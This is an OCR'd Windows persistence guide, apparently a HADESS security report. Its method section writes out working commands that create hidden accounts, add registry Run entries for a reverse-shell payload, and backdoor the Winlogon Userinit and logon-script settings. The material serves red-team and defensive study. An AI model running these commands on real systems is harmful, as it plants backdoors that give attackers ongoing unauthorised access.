

THE ART OF WINDOWS PERSISTENCE





INTRODUCTION

Creating accounts is a fundamental step in establishing persistence on a system. There are two primary types of accounts: local and domain. Local accounts are specific to a single computer, while domain accounts have access across the network. Both types can be exploited by attackers to maintain access to a system or network.

Persistence can be achieved by placing malicious scripts or executables in the Startup folder or using Registry autorun keys. These methods ensure that the malicious code executes every time the system starts or a user logs in. Registry autorun is particularly stealthy, as it doesn't require physical files in the Startup folder.

Attackers can use Registry logon scripts to execute malicious code during a user's logon process. Hijacking default file extensions is another technique, where the attacker changes the application associated with a file type, causing the execution of malicious code when the file is opened.

Modifying shortcuts to point to malicious executables is a simple yet effective persistence technique. PowerShell profiles, which are scripts that run when PowerShell starts, can also be modified to execute malicious code, affecting users who frequently use PowerShell.


Scheduled tasks are a powerful tool for persistence. They can be set up to run as a regular user or with elevated privileges. Attackers can create tasks that trigger on specific events or times, or even multi-action tasks that perform a series of operations.

Creating or modifying Windows services is a common method for achieving persistence. Services run in the background and can be configured to start automatically. DLL hijacking involves replacing a legitimate DLL with a malicious one, exploiting the way applications load these libraries.

Component Object Model (COM) hijacking involves redirecting COM objects to load malicious code. COM proxying, or sideloading, is similar but involves intercepting COM calls to execute malicious actions, often used for data exfiltration or system manipulation.

Exploiting accessibility features is another persistence strategy. This includes replacing system binaries with malicious ones or creating symbolic links to redirect system processes. Advanced techniques like using Bitsadmin for command and control, Netsh helper DLLs for network manipulation, and Application shimming for compatibility hooks are also employed.

Finally, advanced mechanisms like WMI subscriptions, Active Setup, and Image File Execution Options (IFEO) provide deep persistence. These methods involve manipulating core Windows components and are often used in sophisticated attacks. Techniques like Appcert DLLs, Appinit DLLs, Winlogon helpers, Port monitors, and Print processors are also leveraged for maintaining long-term access. In the realm of Local Security Authority (LSA), attackers might use drivers, authentication packages, service security providers, or password filters to intercept and retrieve plaintext passwords, further solidifying their hold on the system.



DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

- DLL
  - Hijacking
  - Proxying/sideloading
- COM
  - Hijacking
  - Proxying
- Accessibility features
  - Replace binaries
  - Create symlink
- Bitsadmin
- Netsh helper DLL
- Application shimming
- WMI subscription
- Active setup
- Image file execution options
  - debugger
  - globalflag
- Time provider
- Screensaver

- Appcert dll
- Appinit dll
- Winlogon
- Port monitor
- Print processor
- LSA
- Driver
  - Authentication package(authpkg)
  - Service security provider(ssp)
  - Password filter
    - Retrieve plaintext password
    - Persistence
- Last but not least
  - Vsprog
  - Git hooks
- Conclusion

Executive Summary

This technical summary provides an overview of various Windows persistence methods, highlighting their mechanisms and potential use in cybersecurity, both for offensive and defensive purposes.

Account Creation
- **Local and Domain Accounts**: Establishing persistence through the creation of user accounts, either local (specific to one computer) or domain (across a network), allowing ongoing access.

Startup Methods
- **Startup Folder**: Placing scripts or executables in the Startup folder to execute them upon system boot.
- **Registry Autorun**: Using Registry keys like **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** to automatically run programs at startup.
- **Registry Logon Scripts**: Executing scripts during the logon process via Registry modifications.

File and System Manipulation
- **Hijacking File Extensions**: Changing file associations to execute malicious code when certain files are opened.
- **Shortcut Modification**: Altering shortcut files to point to malicious executables.
- **PowerShell Profile**: Modifying PowerShell profiles to execute scripts upon PowerShell startup.

Scheduled Tasks
- **Regular and Elevated Users**: Creating tasks to run under normal or elevated privileges.
- **Multi-Action Tasks**: Setting up tasks that perform a series of operations, triggered by specific events or times.

Services and DLL Manipulation
- **Creating and Modifying Services**: Using Windows services for background execution of malicious code.
- **DLL Hijacking**: Replacing legitimate DLLs with malicious ones to exploit application dependencies.

Advanced Techniques
- **Proxying/Sideloading**: Intercepting or redirecting processes or library calls to execute malicious actions.
- **Appcert DLLs, Appinit DLLs, Winlogon Helpers, Port Monitors, Print Processors**: Exploiting these mechanisms for executing code at different stages of the system or application lifecycle.

COM Manipulation
- **Hijacking and Proxying**: Redirecting COM objects or intercepting COM calls for malicious purposes.

Accessibility Features
- **Replacing Binaries and Creating Symlinks**: Substituting system binaries with malicious ones or creating symbolic links to redirect system processes.

Network and System Tools
- **Bitsadmin**: Using it for command and control operations.
- **Netsh Helper DLLs**: Leveraging network configuration for persistence.
- **Application Shimming**: Exploiting compatibility fixes to inject malicious code.

WMI, Active Setup, and IFEO
- **WMI Subscription**: Creating WMI event subscriptions for executing code.
- **Active Setup**: Utilizing this feature to run code at user logon.
- **Image File Execution Options (IFEO)**: Using **debugger** and **globalflag** keys for redirecting or modifying application execution.


Time-Based and Visual Triggers
- **Time Provider**: Registering malicious DLLs as time providers.
- **Screensaver**: Replacing screensaver files with malicious executables.

Local Security Authority (LSA)
- **Authentication Packages (authpkg), Service Security Providers (ssp), Password Filters**: Intercepting authentication processes or passwords for unauthorized access.

Development and Version Control
- **Vsprog and Git Hooks**: Exploiting development tools and version control systems for code execution and persistence.

Key Findings

In the realm of Windows persistence, key findings reveal a diverse and sophisticated array of techniques used by attackers to maintain access to systems. These methods range from simple manipulations like startup folder and registry autorun entries to more complex strategies involving service modification, DLL hijacking, and exploitation of Windows Management Instrumentation (WMI) and Component Object Model (COM) interfaces. The use of such techniques highlights the dual-use nature of many Windows features, originally designed for system management and convenience but repurposed for malicious activities. This diversity in methods underscores the importance of comprehensive security measures, including regular system audits and advanced threat detection, to effectively counteract and mitigate these persistent threats.



Abstract

The concept of persistence in Windows operating systems is a critical aspect of cybersecurity, particularly in the context of unauthorized access and malware attacks. This article provides a comprehensive overview of the various methods used to achieve persistence on Windows systems. These methods enable malicious actors to maintain access to a system across reboots, user logouts, and other interruptions, thereby posing significant challenges to cybersecurity efforts. The article delves into the technical aspects of each method, offering insights into how they are implemented and the potential risks they pose.

Detailed Examination of Techniques The article methodically examines a range of persistence techniques, from simple approaches like manipulating the Startup folder and Registry autorun keys, to more sophisticated strategies involving system services, scheduled tasks, and DLL hijacking. It also explores advanced persistence mechanisms such as the abuse of Windows Management Instrumentation (WMI), Component Object Model (COM) hijacking, and the exploitation of Windows accessibility features. Each technique is dissected to understand its workings, common usage scenarios, and the implications for system security.

mpact on Security and Defense Strategies A significant focus of the article is on the implications of these persistence methods for system security. It discusses how these techniques can be used to evade detection, gain elevated privileges, and establish long-term access to compromised systems. The article emphasizes the challenges these methods pose for security professionals and the importance of developing robust detection and mitigation strategies. It also highlights the need for regular system audits, advanced threat detection tools, and comprehensive security policies to effectively counter these threats.

METHODS

Create account


Startup folder

Registry autorun

Scheduled tasks

Image file execution options

DLL



Application shimming


Print processor

LSA

Appcert dll

HADESS.IO

Windows Persistence



01

Attacks

Account Creation for the Persistence

Windows operationg system can have two type of account , local and domain joined. first we will how to create them, and then move forward with concept of persistence access to the machine.

Local Account Creation

```
net user username password /ADD New-LocalUser -Name USERNAME -Password (ConvertTo-SecureString -AsPlainText
PASSWORD -Force)
```

Domain Account Creation
Before creating a domain account make sure you have appropriate permission to create an account and the machine should be domain joined

net user USERNAME PASSWORD /domain

If using powershell make sure you mport the Active Directory module using the Import-Module ActiveDirectory command. This module provides the necessary functions for managing domain accounts.

```
New-ADUser -Name USERNAME -GivenName FIRSTNAME -Surname LASTNAME -SamAccountName SAMACCOUNTNAME -
UserPrincipalName USERPRINCIPALNAME -AccountPassword (ConvertTo-SecureString -AsPlainText PASSWORD -Force) -
PasswordNotRequired $true
```

Persistence Through Startup Folder


This is very old practiced technique for maintaining persistence access to the machine. Placing a program within a startup folder will also cause that program to execute when a user logs in. There is a startup folder location for individual user accounts as well as a system-wide startup folder that will be checked regardless of which user account logs in.

- C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.
- C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp

Registry Autorun
This is common technique used by malware author's to create a persistence access to machine. You can force a user to execute a program on logon via the registry. Instead of delivering your payload into a specific directory, you can use the following registry entries to specify applications to run at logon:
The registry entries under HKCU will only apply to the current user, and those under HKLM will apply to everyone. Any program specified under the Run keys will run every time the user logs on. Programs specified under the RunOnce keys will only be executed a single time.

How Does it work ? (POC)


```
REG_EXPAND_SZ registry entry under HKLM\Software\Microsoft\Windows\CurrentVersion\Run. The entry's name can be
anything you like, and the value will be the command we want to execute.

reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v "NewEntryName" /t REG_EXPAND_SZ /d
"Path\To\ReverseShell\Payload" /f

New-ItemRegistryPath -Path HKLM:\Software\Microsoft\Windows\CurrentVersion\Run New-ItemPropertyValue -Path
HKLM:\Software\Microsoft\Windows\CurrentVersion\Run -Name "NewEntryName" -PropertyType REG_EXPAND_SZ -Value
"Path\To\ReverseShell\Payload"
```



Registry Logon Script

This is also very classic Technique of Getting Persistence Acess the machine , actually this technique can be split up into two sub categories

Winlogon
Another alternative to automatically start programs on logon is abusing Winlogon, the Windows component that loads your user profile right after authentication (amongst other things).
Winlogon uses some registry keys under HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\
Take a look at here :



Here two registry key palys important role : shell and Userinit


- userinit.exe, which is in charge of restoring your user profile preferences.
- explorer.exe.

Here we can replace the executable in shell or Userinit registry value, but it will break the logon sequence of windows routine , instead we can append commands separated by a comma, and Winlogon will process them all.

How Does it work ? (POC)

- Userinit reg key:

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d
"C:\Windows\System32\userinit.exe,C:\Windows\ReverseShell\Payload.exe" /f

New-ItemPropertyValue -Path HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Winlogon -Name Userinit -Value
C:\Windows\System32\userinit.exe,C:\Windows\ReverseShell\Payload.exe -Type REG_SZ
```




Logon Scripts

One of the things userinit.exe does while loading your user profile is to check for an environment variable called UserInitMprLogonScript. We can use this environment variable to assign a logon script to a user that will get run when logging into the machine. The variable isn't set by default, so we can just create it and assign any script we like.
Notice that each user has its own environment variables; therefore, you will need to backdoor each separately.
The registry for that variable (UserInitMprLogonScript) lies in location : HKCU\Environment
Notice that this registry key has no equivalent in HKLM, making your backdoor apply to the current user only.

How Does it Work ? (POC)


- UserInitMprLogonScript

```
reg add HKCU\Environment /v UserInitMprLogonScript /t REG_SZ /d C:\Windows\ReverseShell\Payload.exe /f
New-ItemPropertyValue       -Path       HKCU:\Environment       -Name       UserInitMprLogonScript       -Value
C:\Windows\ReverseShell\Payload.exe -Type REG_SZ
```

